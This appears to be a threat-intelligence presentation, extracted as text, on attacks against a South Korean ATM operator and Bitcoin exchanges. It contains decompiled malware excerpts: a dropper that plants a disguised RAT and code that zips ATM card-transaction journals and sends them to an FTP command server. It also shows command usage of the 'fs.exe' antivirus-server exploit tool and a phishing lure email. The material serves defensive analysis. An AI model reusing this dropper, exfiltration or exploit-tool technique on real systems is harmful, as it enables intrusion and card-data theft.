printf(&v6, "%s", a2);
v2 = &v6;
if ( v6 )
{
    do
    {
        v3 = *v2;
        if ( *v2 < 'i' || v3 > 'p' )
        {
            if ( v3 >= 'r' && v3 <= 'y' )
                goto LABEL_12;
            if ( v3 < 'I' || v3 > 'P' )
            {
                if ( v3 < 'R' || v3 > 'Y' )
                    goto LABEL_14;
            }
            v4 = v3 - 9;
            goto LABEL_13;
        }
        v4 = v3 + 9;
    }
    else
    {
        v4 = v3 + 9;
    }
}
LABEL_13:
*v2 = v4;
LABEL_14:
++v2;
}
while ( *v2 );
printf(a1, "%s", &v6);
```

Decoded String

Accept: /*/*;

Content-Type: multipart/form-data; boundary=

Accept-Encoding: gzip,deflate,sdch

Accept-Language: ko-KR

Content-Disposition: form-data;

name="board_id"

Content-Disposition: form-data;

name="user_id"

Content-Disposition: form-data; name="file1";

filename="img01_29.jpg"

Content-Disposition: form-data; name="file1";

filename="my.doc"

Content-Disposition: form-data; name="file1";

filename="practice.pdf"

Content-Disposition: form-data; name="file1";

filename="king.jpg"

Content-Disposition: form-data; name="file1";

filename="dream.avi"

.....

CASES

- KOREA MAJOR BANK ATTACK BY BLUENOROFF
- ATM OPERATOR COMPANY BREACH a.k.a VANXATM
- BITCOIN EXCHANGES HACKED

VANXATM - ATM OPERATOR COMPANY BREACH


- Operation started from Feb. 2015 (Actual information leakage in March 2017)
- Target : ATM Operator Company (provide and manage 2000 ATM SK)
- Used vulnerability
 - 0 day in antivirus program
 - Misconfiguration and management between ATM machines and ATM update server
- **Attribution**
 - Andareil Group
- **Damage**
 - the number of leaked card information (Sept, 2016 ~ Feb, 2017)
=> Total 1.9m (After deduplication 230k)

VANXATM - ATM OPERATOR COMPANY BREACH



VANXATM - ATM OPERATOR COMPANY BREACH

- Process flow of VANXATM



VANXATM - ATM OPERATOR COMPANY BREACH

- Exploit tool (fs.exe)
 - Scan antivirus server's service port
 - Connect to the server
 - Send file
 - Run file

```
C:\W>fs.exe
+++ TargetIP TargetPort commandType arg1 arg2 arg3
+++ SendFile calc.exe /tmp/calc.tmp
+++ GetFile /tmp/calc.tmp c:\temp\calc.exe
+++ Scan
+++ Update
+++ Run c:\windows\notepad.exe 1.txt system(administrator)
+++ Restart
+++ ServerUpdate

C:\W>fs.exe 192.168.12.168 18604 scan
-- 192.168.12.168:18604 Connect Success!
   Scan Success!

C:\W>fs.exe 192.168.12.168 18604 scan
-- 192.168.12.168:18604 Connect Success!
   Scan Success!

C:\W>fs.exe 192.168.12.168 18604 SendFile server.exe /server.exe
-- 192.168.12.168:18604 Connect Success!
   File Sending...<Total 112231 Byte>
   Success!

C:\W>fs.exe 192.168.12.168 18605 run c:\server.exe dummy system(administrator)
-- 192.168.12.168:18605 Connect Success!
   Runnig c:\server.exe Success!
```

ATTACKER

VANXATM - ATM OPERATOR COMPANY BREACH

- VAN_XATM.exe (Dropper Type A)

```
u4 = fopen("c:\\windows\\temp\\javaupdate.exe", "wb");
Sleep(0x3E8u);
if ( u4
    && (fwrite(&unk_40DEB0, 0x1D8A00u, 1u, u4),
        fclose(u4),
        memset(&StartupInfo.lpReserved, 0, 0x40u),
        ProcessInformation.hProcess = 0,
        ProcessInformation.hThread = 0,
        ProcessInformation.dwProcessId = 0,
        ProcessInformation.dwThreadId = 0,
        StartupInfo.cb = 68,
        sprintf(&CommandLine, "%s %s", "c:\\windows\\temp\\javaupdate.exe", &Filename),
        u6 = fopen("c:\\windows\\temp\\java.exe", "wb"),
        Sleep(0x64u),
        u6) )
{
    fwrite(&unk_5E68B0, 0x10800u, 1u, u6);
    fclose(u6);
    Sleep(0x64u);
    CreateProcessA(0, "c:\\windows\\temp\\java.exe", 0, 0, 1, 0, 0, 0, &StartupInfo, &ProcessInformation);
    Sleep(0x64u);
    result = CreateProcessA(0, &CommandLine, 0, 0, 1, 0, 0, 0, &StartupInfo, &ProcessInformation);
}
}
```

Dropping java.exe (RAT) & javaupdate.exe (legit ATM program)

00000040BA04	0	c:\\windows\\temp\\java.exe	PDB Path
00000040BA80	0	F:\\Work\\card\\Van_XATM\\Release\\Van_XATM.pdb	
00000040BF4A	0	GetModuleFileNameA	
00000040BF50	0		

VANXATM - ATM OPERATOR COMPANY BREACH

- msupdate.exe, u.tmp, 1.exe, up.tmp (Data Exfiltration)

```
MSNBFileHandle_dword_417F94 = CreateMSNB_sub_405FF0();
v3 = 0;
memset(&u4, 0, 0x1FFu);
sprintf(&v3, "%02d%02dCHVA", SystemTime.wMonth, SystemTime.wDay - 1);
FindCHVAFile_sub_406110(&v3);
Sleep(0x64u);
Sleep(0x64u);
FindJNLFile_sub_4017B0(); Search D:\FKMJNL\{yyyymmdd}.jnl
v0 = MSNBFileHandle_dword_417F94;
if ( MSNBFileHandle_dword_417F94 )
{
    if ( *(_DWORD *)MSNBFileHandle_dword_417F94 == 2 )
    {
        v1 = (void *)*((_DWORD *)MSNBFileHandle_dword_417F94 + 1);
        dword_4181E8 = CreateZipArchive_sub_4055E0(*(_DWORD *)MSNBFileHa
        if ( v1 )
            operator delete(v1);
        operator delete(v0);
    }
    else
    {
        dword_4181E8 = 0x80000;
    }
}
else
{
    dword_4181E8 = 0x10000; Send Files to C2
}
SendFileToFTP_sub_4016F0();
Sleep(0x64u);
return remove("c:\\windows\\temp\\*1msnb.tmp");
```

Search {mmdd}CHVA files

<Journal File>

Transaction Date
Transaction Time

Account Number
Issuer

Request Amount

Balance

VANXATM - ATM OPERATOR COMPANY BREACH

- Suspicious files discovered from VANXATM C&C Server

이름	생성일	수정일	크기
0904CHVA.100	2016년 9월 4일 오후 11:39	2016년 9월 4일 오후 11:39	1.1MB
0904CHVA.000	2016년 9월 4일 오후 11:40	2016년 9월 4일 오후 11:40	237KB
0905.100	2016년 9월 5일 오전 3:58	2016년 9월 5일 오전 3:58	72바이트
0905CHVA.100	2016년 9월 5일 오후 10:35	2016년 9월 5일 오후 10:35	512KB
0905CHVA.000	2016년 9월 5일 오후 10:35	2016년 9월 5일 오후 10:35	124KB
0906CHVA.000	2016년 9월 6일 오후 11:59	2016년 9월 6일 오후 11:59	227KB
0906CHVA.100	2016년 9월 7일 오전 12:00	2016년 9월 7일 오전 12:00	847KB
0907.100	2016년 9월 7일 오전 3:58	2016년 9월 7일 오전 3:58	72바이트
0907CHVA.100	2016년 9월 7일 오후 11:34	2016년 9월 7일 오후 11:34	766KB
0907CHVA.000	2016년 9월 7일 오후 11:34	2016년 9월 7일 오후 11:34	192KB
0908CHVA.100	2016년 9월 8일 오후 11:45	2016년 9월 8일 오후 11:45	598KB
0908CHVA.000	2016년 9월 8일 오후 11:45	2016년 9월 8일 오후 11:45	136KB
0909.100	2016년 9월 9일 오전 3:53	2016년 9월 9일 오전 3:53	72바이트
0909CHVA.000	2016년 9월 9일 오후 11:57	2016년 9월 9일 오후 11:57	222KB
0909CHVA.100	2016년 9월 10일 오전 12:00	2016년 9월 10일 오전 12:00	1.3MB
0910CHVA.000	2016년 9월 10일 오후 11:59	2016년 9월 10일 오후 11:59	170KB
0910CHVA.100	2016년 9월 10일 오후 11:59	2016년 9월 10일 오후 11:59	1MB
0911.100	2016년 9월 11일 오전 3:53	2016년 9월 11일 오전 3:53	72바이트
0911CHVA.100	2016년 9월 11일 오후 11:22	2016년 9월 11일 오후 11:22	1.1MB
0911CHVA.000	2016년 9월 11일 오후 11:23	2016년 9월 11일 오후 11:23	182KB

CASES

- KOREA MAJOR BANK ATTACK BY BLUENOROFF
- ATM OPERATOR COMPANY BREACH a.k.a VANXATM
- BITCOIN EXCHANGES HACKED

BITCOIN EXCHANGES HACKING CAMPAIGN

- Trading volume of major Bitcoin Exchanges in South Korea
 - 'C' is the first char of Bitcoin Exchanges that is used for many company names

	B	C#1	C#2	C#3
Incorporation	2014 Jan	2014 Aug	2013 July	2017 Apr
Number of employee	Around 150	Around 80	Around 60	Around 20
Number of coin type	10	7	5	12
Transaction Amount per day(17.11.21. USD)	735 million	84 million	120 million	29 million


BITCOIN EXCHANGES HACKING CAMPAIGN

- Four Bitcoin Exchanges were attacked
- Attacker impersonates the public institutes for phishing
 - Public Prosecutors' Office, National Police Agency, Financial Security Institute, Major Bank, etc.
- They used nine email accounts for attack
 - 4 out of 9 were stolen email accounts, and 5 were confirmed created by the attacker
 - Mobile malware was deployed to bypass SMS authentication.
 - Palo Alto - Operation Blockbuster Goes Mobile
 - <https://researchcenter.paloaltonetworks.com/2017/11/unit42-operation-blockbuster-goes-mobile/>
 - McAfee - Lazarus Cybercrime Group Moves to Mobile Platform
 - <https://securingtomorrow.mcafee.com/mcafee-labs/lazarus-cybercrime-group-moves-to-mobile/>
 - Sample Hash: (sha256)
22a279c5685d7c3e24c04580204a8a932b2909a77a549bdd7bcf7ead285efde9


BITCOIN EXCHANGES HACKING CAMPAIGN

- 25 people received phishing emails attached with malicious HWP files during the campaign
 - In Korea, HWP(Hangul Word Processor) is the most popular word processor as MS OFFICE
- They used a vulnerability of Ghostscript
 - Ghostscript is interpreter for postscript language
 - Ghostscript is included in HWP
 - removed in a current version by vulnerability issue
 - Its vulnerability could allow the arbitrary code execution
 - Ghostscript can create files without vulnerability

BITCOIN EXCHANGES HACKED - Phishing Email Attack Vector




BITCOIN EXCHANGES HACKED – Attack Timeline



TARGETING BITCOIN EXCHANGES USERS – Before July, 2017

- A phishing email impersonated the National Tax Service
 - Targeted users of Bitcoin Exchanges



2017.5.22. 04:54 PM

Hello,

This is special tax investigation team at National Tax Service.

I attached a file that you need to prepare for tax investigation.

You have to complete preparing until 10 am, 25 May.

Thanks

[Attached a malicious hwp file]

BITCOIN EXCHANGES HACKED – Before July, 2017

- Compares with Korean Major Bank Sample

```
if ( strcmp(&String, (const char *)&word_10 )
{
    if ( v40 & 0x10 )
        strcpyA((LPSTR)MARKER_v2, ":FZ:");
    else
        strcpyA((LPSTR)MARKER_v2, ":GY:");
    *(_DWORD *)(MARKER_v2 + 4) = *(_DWORD *)&
    *(_DWORD *)(MARKER_v2 + 8) = *(_DWORD *)&
    FileTimeToLocalFileTime((const FILETIME *
    v6 = LocalFileTime.dwHighDateTime;
    *(_DWORD *) (MARKER_v9 + 10) = LocalFileTi
```

Major Bank Sample


```
if ( v41 & 0x10 )
{
    *(_WORD *)(v4 + v3) = ':';
    *(_WORD *)(v18 + v4) = 'F';
    *(_WORD *)(v3 + v4 + 4) = 'Z';
    *(_WORD *)(v4 + v3 + 6) = ':';
}
else
{
    *(_WORD *)(v4 + v3) = ':';
    *(_WORD *)(v18 + v4) = 'G';
    *(_WORD *)(v3 + v4 + 4) = 'Y';
    *(_WORD *)(v4 + v3 + 6) = ':';
}
```

Users of Bitcoin Exchanges Sample

BITCOIN EXCHANGES HACKED – CASE 1: IMPERSONATED as FSI

- After 2 months we found another sample related to Bitcoin Exchanges
- A phishing email impersonated the Financial Security Institute

2017.7.5. 09:59 AM



